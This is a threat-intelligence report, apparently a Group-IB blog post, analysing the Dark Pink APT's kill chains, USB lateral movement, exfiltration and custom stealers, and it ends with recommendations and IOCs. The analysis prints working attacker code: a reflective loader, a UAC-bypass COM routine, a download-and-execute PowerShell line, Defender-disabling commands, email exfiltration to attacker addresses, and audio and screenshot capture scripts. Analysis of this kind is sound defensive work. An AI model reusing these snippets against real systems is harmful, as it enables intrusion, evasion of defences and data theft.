

Figure 8: Screenshot detailing two forms contained predefined keys and values that are written to the registry by the malicious macro code written into the MS Word file sent to victims

Kill Chain 3: X(ML) marks the spot

The third and final kill chain variant that we will detail is one that was used **in the most recent Dark Pink attack** analyzed by Group-IB, which saw **the threat actors breach the network of an Indonesian government agency** on December 8, 2022. The ISO image sent to the victim in a spear-phishing email contained decoy documents, a signed legitimate MS Word file, and a malicious DLL named *KamiKakaDropper*. The primary goal of this

infection vector is to persist *KamiKakaBot* on infected machines. In this kill chain, an *XML file* is located at the end of the decoy document in encrypted view. The malicious DLL file is, as in Kill Chain 1, launched by the DLL Side-Loading technique. Once the DLL file is launched, the XML file that kicks off the next stage of the kill chain will be decrypted from the decoy document and saved in the infected machine.



Figure 9: Graphic detailing the full scheme of Kill Chain 3

The XML file contains an MSBuild project that includes a task to execute .NET code. To find more about how this process works, please refer to the following Microsoft documentation. The logic of the .NET code is simple: launch KamiKakaBot, which itself is located in the XML file (packed and encoded in base64 format). After this file is unpacked, control is passed to KamiKakaBot.

```
byte[] zip_dat = Convert.FromBase64String(b64array);
var inputStream = new MemoryStream(zip_dat);

ZipArchive archive = new ZipArchive(inputStream, ZipArchiveMode.Read);
ZipArchiveEntry archEntry = archive.Entries[0];
Stream entryStream = archEntry.Open();
var tmpMem = new MemoryStream();
entryStream.CopyTo(tmpMem);
var dll_data = tmpMem.ToArray();

var DLL = Assembly.Load(dll_data);

foreach (Type type in DLL.GetExportedTypes())
{
    try
    {
        var c = Activator.CreateInstance(type);
        type.InvokeMember("doStart", BindingFlags.InvokeMethod, null, c, new object[] {arr,"CHANGED" });
    }
    catch { continue; }
}
```

Figure 10: Snippet of code inside XML file that unpacks and launches KakaKamiBot

The path to the XML file is passed as an argument upon the launch of MSBuild. The command to run MSBuild is located in the registry key (*HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*), which is created during execution of the DLL file. Once this step is completed, MSBuild will run each time a user logs on to the system. In addition, the DLL creates a repeatable task to log the victim off from the system.

Reconnaissance and lateral movement

After infecting a computer in the victim organization's network, **the next goal for Dark Pink is to collect as much information as possible about the victim's network infrastructure**. From our analysis, we see that the threat actors are interested in the following:

- information from standard utility, e.g output of standard utility systeminfo.
- information from web browsers.
- installed software, including antivirus solutions.
- information about connected USB devices and network sharing.

The threat actors also collect a list of network and USB drives that are available for writing, and these are then used for lateral movement. Next, instead of the original file, the attack sees the creation of a LNK file (Windows shortcut) with a command to launch TelePowerDropper. At this stage, the original files are hidden from the user.

One of the most interesting revelations of our investigation into Dark Pink was **how the threat actors carry out lateral movement over USB devices**. For this, a new WMI event handler is registered. From this point onwards, each time a USB flash drive is plugged into an infected machine, a specific action will be executed that sees TeleBotDropper downloaded and stored on the flash drive. Let's analyze this process a little deeper.

1. Victim plugs USB flash drive into infected device
2. The WMI event is triggered, and results in the automatic download of a .ZIP archive from the threat actors' Github account. There are three files inside this archive: *Dism.exe, Dism.sys, and Dismcore.dll*. The first of these files is a legitimate file with a valid digital signature. The functionality of the DLL file is to unpack the original executable from file Dism.sys.

3. Archive is extracted to *%tmp%* folder. The files are then copied to the USB device, where a new folder named “dism” is created. The folder attribution is changed to hidden and system.
4. A file named system.bat is created, containing a command to launch Dism.exe
5. Finally, as many LNK files are created as there are folders on the USB drive. The attributes of the original folder are changed to hidden and system. A LNK file is created with a command to open the hidden folder in explorer.exe and launch system.bat.

Following this process, the user will see LNK files bearing the same name as folders found on the USB device. Once the user opens this malicious LNK file, TeleBotDropper will be launched by the DLL Side-Loading technique (the functionalities of TeleBotDropper have been already shown in the previous section). As a result, the commands, which read registry key, decrypt, and launch TelePowerBot, are then transferred to a new machine. It is imperative to remember that this solution works if there is only one folder on the USB device. This is why we observed different implementations, for example, the creation of LNK files instead of .pdf files (not only for folders) on USB devices. An example of how this works in more detail is provided in APPENDIX B. The mechanism of creating LNK files in place of the original files is also used for network sharing.

Data exfiltration

As is the case with many other attacks of this kind, the threat actors exfiltrate data through ZIP archives. During Dark Pink attacks, all data (list of files from common network shares, web browser data, documents, etc.) that is to be sent to the threat actors is stacked in the *$env:tmp\backuplog* folder. However, the collection and sending process operate separately from one another. When the infected machine is issued a command to download the *$env:tmp\backuplog* folder, the list of files will be copied to *$env:tmp\backuplog1* folder, added to archive and sent to the threat actors’ Telegram bot. After this step is completed, the *$env:tmp\backuplog1* directory is deleted.

Dark Pink threat actors can also leverage their self-made stealers *Cucky* and *Ctealer* to draw data from infected machines. The functionalities of both of these stealers are the same. They can be used to extract data such as passwords, history, logins, and cookies from web browsers. The stealers themselves do not require any internet connection, as they save the result of the execution (stolen data) to files. Both of the stealers can be downloaded from the threat actors’ Github account automatically by commands issued by the malware. An example of the script used to launch Cucky is shown in APPENDIX C.

In total, Group-IB researchers discovered that **Dark Pink exfiltrated files via three separate pathways**. The first of these pathways sees the threat actors use Telegram to receive files. As a device is infected, information is collected in a specific folder by the malware and sent via Telegram by a special command. By extension, the files that are sent to the threat actors are: .doc, .docx, xls,.xlsx,.ppt,.pptx,.pdf. An example of a script that carries out this process can be found in APPENDIX D.

In addition to Telegram, **Group-IB found evidence that the threat actors exfiltrated files via Dropbox**. This method is slightly different to the one used to exfiltrate via Telegram, as it involves a series of PowerShell scripts that transfer files from a specific folder to a Dropbox account by performing a HTTP request with a hardcoded token.

One particular attack discovered by Group-IB was of particular surprise to us. Despite the device being controlled by commands issued by a threat actor-controlled Telegram channel via Telegram bots, some interesting files were sent via email. An example of this command is shown below.

```
$filepath="$env:tmp/backuplog";
$cred = New-Object System.Management.Automation.PSCredential ("lanhuong.jsc@outlook.com",(ConvertTo-
Send-MailMessage -To "blackpink.301@outlook[.]com" -From "blackred.113@outlook[.]com"
    -Body "hello badboy" -SmtpServer "smtp-mail.outlook.com" -Port 587
    -Subject "$env:computername" -UseSsl -Credential $cred
    -Attachments (gci $filepath).fullname
```

The list of emails used during data exfiltration are shown below:

blackpink.301@outlook[.]com
alibaba.113@outlook[.]com
alibaba.113@outlook[.]com.vn
blackred.113@outlook[.]com
lanhuong.jsc@outlook[.]com
nphuongmai.97@outlook[.]com

At this stage, Group-IB researchers believe that the exfiltration method of choice depends on the potential restrictions set out in the victim's network infrastructure.

Evasion techniques

During their attacks, the threat actors used an already known technique to bypass User Account Control (UAC) to alter the settings in Windows Defender. They did this by elevating the COM interface. The methods used are not unique and different implementations were found in different programming languages.

```
namespace NETLUA
{
    // Token: 0x02000002 RID: 2
    public class Main
    {
        // Token: 0x06000001 RID: 1
        [DllImport("ole32.dll", CharSet = CharSet.Unicode, ExactSpelling = true, PreserveSig = false)]
        [return: MarshalAs(UnmanagedType.Interface)]
        internal static extern object CoGetObject(string pszName, [In] ref Main.BIND_OPTS3 pBindOptions, [MarshalAs(UnmanagedType.LPStruct)] [In] Guid riid);

        // Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
        public static object LaunchElevatedCOMObject(Guid Clsid, Guid InterfaceID)
        {
            string str = Clsid.ToString("B");
            string pszName = "Elevation:Administrator!new:" + str;
            Main.BIND_OPTS3 structure = default(Main.BIND_OPTS3);
            structure.cbStruct = (uint)Marshal.SizeOf<Main.BIND_OPTS3>(structure);
            structure.hwnd = IntPtr.Zero;
            structure.dwClassContext = 4U;
            return Main.CoGetObject(pszName, ref structure, InterfaceID);
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020A8 File Offset: 0x000002A8
        public static void BypassUAC(string application, string commandline)
        {
            PebMas.MasqueradePEB("c:\\windows\\explorer.exe");
            Guid clsid = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
            Guid interfaceID = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");
            Main.ICMLuaUtil icmluaUtil = (Main.ICMLuaUtil)Main.LaunchElevatedCOMObject(clsid, interfaceID);
            icmluaUtil.ShellExec(application, commandline, null, 0UL, 0UL);
            Marshal.ReleaseComObject(icmluaUtil);
        }
```

Figure 11: Screenshot of decompiled executable that allows UAC to be bypassed

The settings are changed by a special PowerShell script which is received as a command, and implemented in .NET application. This command comes in the form of an executable file (in base64 view) that is automatically downloaded from Github upon infection. The executable does not gain persistence nor is it saved on an infected system. The executable does not persist and is not saved into an infected system. An example of downloading and launching are shown below.

```
[Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object System.Net.WebClient).Dow
[NETLUA.Main]::BypassUAC("powershell\", \"-c {$command}")
```

The PowerShell command to modify Windows Defender Settings is passed as an argument and is shown as follows:

```
Set-MpPreference -DisableArchiveScanning $true -ea 0;
Set-MpPreference -DisableBehaviorMonitoring $true -Force -ea 0;
Set-MpPreference -DisableCatchupFullScan $true -Force -ea 0;
Set-MpPreference -DisableCatchupQuickScan $true -Force -ea 0;
Set-MpPreference -DisableIntrusionPreventionSystem $true -Force -ea 0;
Set-MpPreference -DisableIOAVProtection $true -Force -ea 0;
Set-MpPreference -DisableRealtimeMonitoring $true -Force -ea 0;
Set-MpPreference -DisableRemovableDriveScanning $true -Force -ea 0;
Set-MpPreference -DisableRestorePoint $true -Force -ea 0;
Set-MpPreference -DisableScanningMappedNetworkDrivesForFullScan $true -Force -ea 0;
Set-MpPreference -DisableScanningNetworkFiles $true -Force -ea 0;
Set-MpPreference -DisableScriptScanning $true -Force -ea 0;
Set-MpPreference -EnableControlledFolderAccess Disabled -Force -ea 0;
Set-MpPreference -EnableNetworkProtection AuditMode -Force -ea 0;
Set-MpPreference -MAPSReporting Disabled -Force -ea 0;
Set-MpPreference -SubmitSamplesConsent NeverSend -Force -ea 0;
Set-MpPreference -PUAProtection Disabled -Force -ea 0
```

The PowerShell commands will be executed using the .NET application as a tool for privilege escalation.

Tools

Cucky

Cucky is a simple custom stealer developed on .NET. A variety of samples were found during the investigation. The most analyzed versions were packed by Confuser. It does not communicate with the network, and collected information is saved in the folder *%TEMP%\backuplog*. **Cucky is able to draw data such as passwords, history, logins, and cookies from targeted web browsers.** Although we do not have any information related to the use of stolen data, we suppose that it can be used to gain access to email web clients, conduct additional infrastructure reconnaissance based on web history, compile a list of organization employees, distribute malicious attachments, and assess whether the compromised machine is real or virtual.

Cucky has the functionality to steal data from the following browsers:

Chrome, MS Edge, CocCoc, Chromium, Brave, Atom, Uran, Sputnik, Slimjet, Epic Privacy, Amigo, Vivaldy, Kometa, Comodo, Nichrome, Maxthon, Comodo Dragon, Avast Browser, Yandex Browser.

Figure 12: Screenshot of decompiled Cucky stealer

The sample found contained the path below to debug information:

C:\Users\hoang\source\repos\Cucky\Cucky\obj\Release\net46\Cucky.pdb

Ctealer

Ctealer is an analog of Cucky but developed on C/C++. TelePowerDropper or a special command issued by the threat actors can be used to deploy Ctealer. The working process is pretty similar to Cucky as well, as it also saves collected files to the *%TEMP%\backuplog* folder. **Ctealer can draw information from the following web browsers:**

Chrome, Chromium, MS Edge, Brave, Epic Privacy, Amigo, Vivaldi, Orbitum, Atom, Kometa, Dragon, Torch, Comodo, Slimjet, 360 Browser, Maxthon, K-Melon, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Yandex Browser.

The sample found contained the path below to debug information:

C:\Users\build\source\repos\CtealWebCredential\Release\CtealWebCredential.pdb

TelePowerBot

As we have already noted, **TelePowerBot will be launched every time a user of an infected machine logs into the system**. When this happens, a special script will be launched. The script reads the value of another regkey (e.g *HKCU\SOFTWARE\Classes\abcdfile\shell\abcd*), which begins decryption and launch of TelePowerBot. The encryption is based on xor where the key is an array number from 0 to 256. Before decryption, the original payload will be decoded from base64. The deobfuscated command example is shown below:

```
iex(
  [System.Text.Encoding]::UTF8.GetString(
```

```
                ([System.Convert]::FromBase64String(
                        (gp "HKCU:\\SOFTWARE\\Classes\\abcdfile\\shell" -Name "abcd")."abcd") | % -B
                                $_ = $_ -bxor $i%256;$i++;$_
                        }
                )
        )
) | iex
```

The decrypted stage is not final. It is an intermediate stage and also is based on PowerShell and is highly obfuscated. At this stage, the final script has already been stored in the stager but it is separated into blocks. From this, a base64 string is created, and after decoding, we will be left with a ZIP stream. Finally, after all this, TelePowerBot is launched after unzipping.

This kind of tool communicates with a Telegram channel to receive new tasks from the threat actors. **The bot can communicate with various infected devices, and the bot checks for new commands every 60 seconds.** During execution, the bot works with two register keys: *HKCU\Environment\Update and HKCU\Environment\guid*. The first one stores the last message id, which is processed from the Telegram bot (The parameter *update_id* from Telegram). The second key stores the unique identification of infected machines. It is generated by command *[guid]::NewGuid()* when the bot launches for the first time. Upon registration, the threat actors get various pieces of information about the infected machine such as ip, guid, computer name. The IP address is also ascertained via a get request to https://ifconfig.me/ip. These processes are also based on PowerShell commands, and we will dig a little deeper into those later in the report. The bot implementation is shown in APPENDIX A.

Some variants of this module contain additional functionality for ensuring lateral movement. All other functionalities are the same. In cases that Group-IB analyzed, the Telegram parameter can either be hardcoded in the scripts or read from the registry key.

KamiKakaBot

KamiKakaBot is the .NET version of TelePowerBot, and we found very few differences between the pair of them. Before commands are read, KamiKakaBot is able to exfiltrate from the Chrome, MS Edge, and Firefox browsers. It is able to update itself and once it receives commands, it can pass an argument to the cmd.exe process.



Figure 13: Screenshot detailing decompiled executable that contains KamiKakaBot

PowerSploit/Get-MicrophoneAudio

As we have noted above, **the threat actors behind Dark Pink almost exclusively leveraged custom made tools**. However, to record the microphone audio from infected devices, they turned to a publicly available *PowerSploit* module – *Get-MicrophoneAudio*. This is loaded onto the victim's machine via download from Github. **Group-IB researchers found that antivirus software on victim machines blocked this process when the threat actors attempted to launch the module**. We found that the threat actors attempted to obfuscate the original PowerSploit module to make it undetectable, and these were unsuccessful. As a result, the threat actors returned to the drawing board and added a script (below) that was successfully able to record the microphone audio on infected devices.

```
Start-Job {
  while(1){
        ps psr -erroraction 'silentlycontinue' | kill -force;sleep 30;
        ni "$($env:tmp)\\record" -ItemType Directory -erroraction 'silentlycontinue';
        start psr -ArgumentList "/start /output $($env:tmp)\\record\\$((get-date).tostring('yyyyMMdd
        sleep 60;
        start psr -ArgumentList "/stop"
  }
}
```

This simple script launches a background task that triggers a standard utility PSR to capture sound every minute. The recorded audio files will be saved inside a ZIP archive that is located in a temporary folder (%TEMP%\record). The files are named according to the following template: 'yyyyMMddHHmmss'. These audio files are then exfiltrated with a separate script that sends them (as a ZIP archive), to the threat actors' Telegram bot.

ZMsg (Messenger exfiltration)

The threat actors are also interested in stealing data from messengers on infected devices. To this end, they are able to execute commands to identify leading messengers, such as *Viber, Telegram*, and *Zalo*. In the case of Viber, these commands allow the threat actors to exfiltrate the %APPDATA%\Viberpc folder on infected devices, which allows them to gain access to the messages and contact lists of the victims. We are still doing work to assess what the threat actors are able to draw from Telegram accounts on infected devices, but the case of Zalo is one that piqued our interest.

If Zalo messenger is present on the victim's device, the threat actors can launch a command to download a special utility (dubbed *ZMsg* by Group-IB), from Github. This utility, which is a .NET application based on the *FlaUI* library, allows the threat actors to exfiltrate the victim's messages on the Zalo platform. FlaUI is a library that assists with the automatic UI testing of Windows applications, with the entry point usually an application or the desktop to generate an automation element. Through this, it is possible to analyze sub-elements and interact with them.

ZMsg iterates elements on Windows applications to discover those with particular names. For example, the element with messages has the name "messageView". All collected information is stored in the

%TEMP%\KoVosRLvmU folder in files with the *.dat* and *.bin* extensions. File names are created as an encoded hex string, and are generated in accordance with the below template:

%PERSON_NAME%_%DAY%_%MONTH%_%YEAR%

Commands

The threat actors issue commands to an infected device by specifying ip, computer name, or botid. Tasks can also be issued to all infected devices simultaneously. During our examination, we noticed several different kinds of commands. The functionalities of some of these commands overlap, but they are based on PowerShell commands. For example, TelePowerBot can execute a simple standard console tool, such as whoami, or a complex PowerShell script.

During infection, **the threat actors execute several standard commands** (e.g. net share, Get-SmbShare) to determine what network resources are connected to the infected device. If network disk usage is found, they will begin exploring this disk to find files that may be of interest to them and potentially exfiltrate them. In the prior section, we noted **how Dark Pink threat actors carry out lateral movement**. In this campaign, the threat actors can also infect files on USB disks attached to the infected devices. The script below details how the threat actors compile a list of network shares and the removable devices connected to the machine.

```
(gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path $($_.deviceid)\\)}).deviceid;
(get-smbshare|?{($_.name -notlike "*$")-and($_.name -ne Users)-and($_.path -like *:\\*)}).path;
(Get-SMBMapping|?{$_.Status -eq "OK"}).remotepath|?{$_ -notlike '*\\IPC$'}
```

The threat actors can also issue a command to take a screenshot of the desktop of the compromised device and save these in the %TEMP% directory. They then download the images by issuing the below command.

```
Add-type -AssemblyName System.Drawing
Add-Type -AssemblyName System.Windows.Forms
[System.Windows.Forms.Screen]::AllScreens|%{
    $bounds =$_.bounds;
    if($bounds.width -lt 1920){$bounds.width=1920}
    if($bounds.height -lt 1080){$bounds.height=1080}
    $image = New-Object Drawing.Bitmap $bounds.width, $bounds.height
    $graphics = [Drawing.Graphics]::FromImage($image)
    $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size)
    $screen_file = "$env:tmp\\$($_.DeviceName.replace('\\\\.\\',''))_$((get-date).tostring('yyyyMMdd
    $image.Save($screen_file)
    $graphics.Dispose()
    $image.Dispose()
    $screen_file
}
```

Conclusion

APT groups come and go, but **the preliminary findings of Group-IB's research into Dark Pink APT demonstrates how threat actors can change course, leverage new TTPs, and achieve devastating results**. The threat actors behind Dark Pink were able, with the assistance of their custom toolkit, to breach the defenses of governmental and military bodies in a range of countries in the APAC and European regions. **Dark Pink's campaign once again underlines the massive dangers** that spear-phishing campaigns pose for organizations, as even highly advanced threat actors use this vector to gain access to networks, and we recommend that organizations continue to educate their personnel on how to detect these sorts of emails.

At this stage, Group-IB researchers can confidently say that **Dark Pink was behind the successful breaches of at least seven organizations**, although we believe that this number could be higher. In line with Group-IB's zero-tolerance policy to cybercrime, our analysts will continue their diligent efforts to uncover Dark Pink's origin and work to uncover more of the unique or peculiar TTPs utilized by this group. We will continue to issue proactive notifications to any organization we find to have been breached by this particular threat group.

In this blog, we attempted to reveal how Group-IB's proprietary **Threat Intelligence** system, which detects attacks automatically, can identify the mechanics behind ongoing threat campaigns. **Our clients are the first to be informed about Dark Pink, along with other new APT groups that may appear on the horizon**, and they are also the first to obtain the names of compromised organizations, which helps them avoid supply-chain attacks and make their network infrastructure more secure.

Recommendations

- Use modern email protection measures to prevent initial compromise via spear-phishing emails. We recommend Group-IB's **Business Email Protection**, which is able to counter these threats effectively.
- Organizations should ensure they foster a cybersecurity culture in their workplace, which includes sufficient training to staff on how to identify phishing emails.
- Ensure that your security measures allow for proactive threat hunting that can help identify threats that cannot be detected automatically.
- Limit access to file-sharing resources, with the exception of those used within the organization.
- Monitor the creation of LNK files in unusual locations, such as network drives and USB devices.
- Ensure that you observe any use of commands and built-in tools that are frequently used for collecting information about the system and files.
- Maintaining a secure organization requires ongoing vigilance, and using a proprietary solution such as Group-IB **Threat Intelligence** can help organizations shore up their security posture by equipping security teams with the latest insights into new and emerging threats.

Indicators of compromise

File indicators:

Cucky: MD5: 926027F0308481610C85F4E3E433573B SHA1: 24F65E0EE158FC63D98352F9828D014AB239AE16 SHA256: 9976625B5A3035DC68E878AD5AC3682CCB74EF2007C501C8023291548E11301A Ctealer Loader: MD5: 728AFA40B20DF6D2540648EF845EB754 SHA1: D8DF672ECD9018F3F2D23E5C966535C30A54B71D

SHA256: C60F778641942B7B0C00F3214211B137B683E8296ABB1905D2557BFB245BF775 Packed ctealer: MD5: 7EAF1B65004421AC07C6BB1A997487B2 SHA1: 18CA159183C98F52DF45D3E9DB0087E17596A866 SHA256: E3181EE97D3FFD31C22C2C303C6E75D0196912083D0C21536E5833EE7D108736 MD5: 732091AD428419247BCE87603EA79F00 SHA1: 142F909C26BD57969EF93D7942587CDF15910E34 SHA256: E45DF7418CA47A9A4C4803697F4B28C618469C6E5A5678213AB81DF9FCC9FD51

File path:

$env:tmp\backuplog $env:tmp\backuplog1 $env:appdata\archive.zip $env:appdata\telegram.txt $env:tmp\afkslfsa.csv $env:tmp\AB.zip $Env:tmp\AB

Scheduled task name:

Mutex:

gwgXSznM-Jz92k33A-uRcCCksA-9XAU93r5

Registry path:

HKCU:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell HKCU\Environment\OSBuild HKCU\Environment\STMP HKCU\Environment\SYSPS HKCR:\zolfile\shell\open\command HKCR:\zolofile\shell\open\command\zolo HKCU:\Environment\guid HKCU:\Environment\Update HKCU:\Environment\UserInitMprLogonScript HKCU:\SOFTWARE\\Classes\\abcdfile\shell\abcd\ HKCU:\SOFTWARE\Classes\.4ID\ HKCU:\SOFTWARE\Classes\.abcd HKCU:\SOFTWARE\Classes\.psr HKCU:\SOFTWARE\Classes\.zol HKCU:\SOFTWARE\Classes\.zolo HKCU:\SOFTWARE\Classes\4IDfile\shell\open\command HKCU:\SOFTWARE\Classes\4IDfile\shell\open\command\ HKCU:\SOFTWARE\Classes\4IDfile\shell\open\command\DelegateExecute HKCU:\SOFTWARE\Classes\4IDfile\shell\open\command\DelegateExecute\ HKCU:\SOFTWARE\Classes\abcdfile\shell HKCU:\SOFTWARE\Classes\abcdfile\shell\aaaa HKCU:\SOFTWARE\Classes\abcdfile\shell\abcd HKCU:\SOFTWARE\Classes\abcdfile\shell\open\command HKCU:\SOFTWARE\Classes\abcdfile\shell\open\command\abcd HKCU:\SOFTWARE\Classes\abcdfile\shell\open\command\DelegateExecute 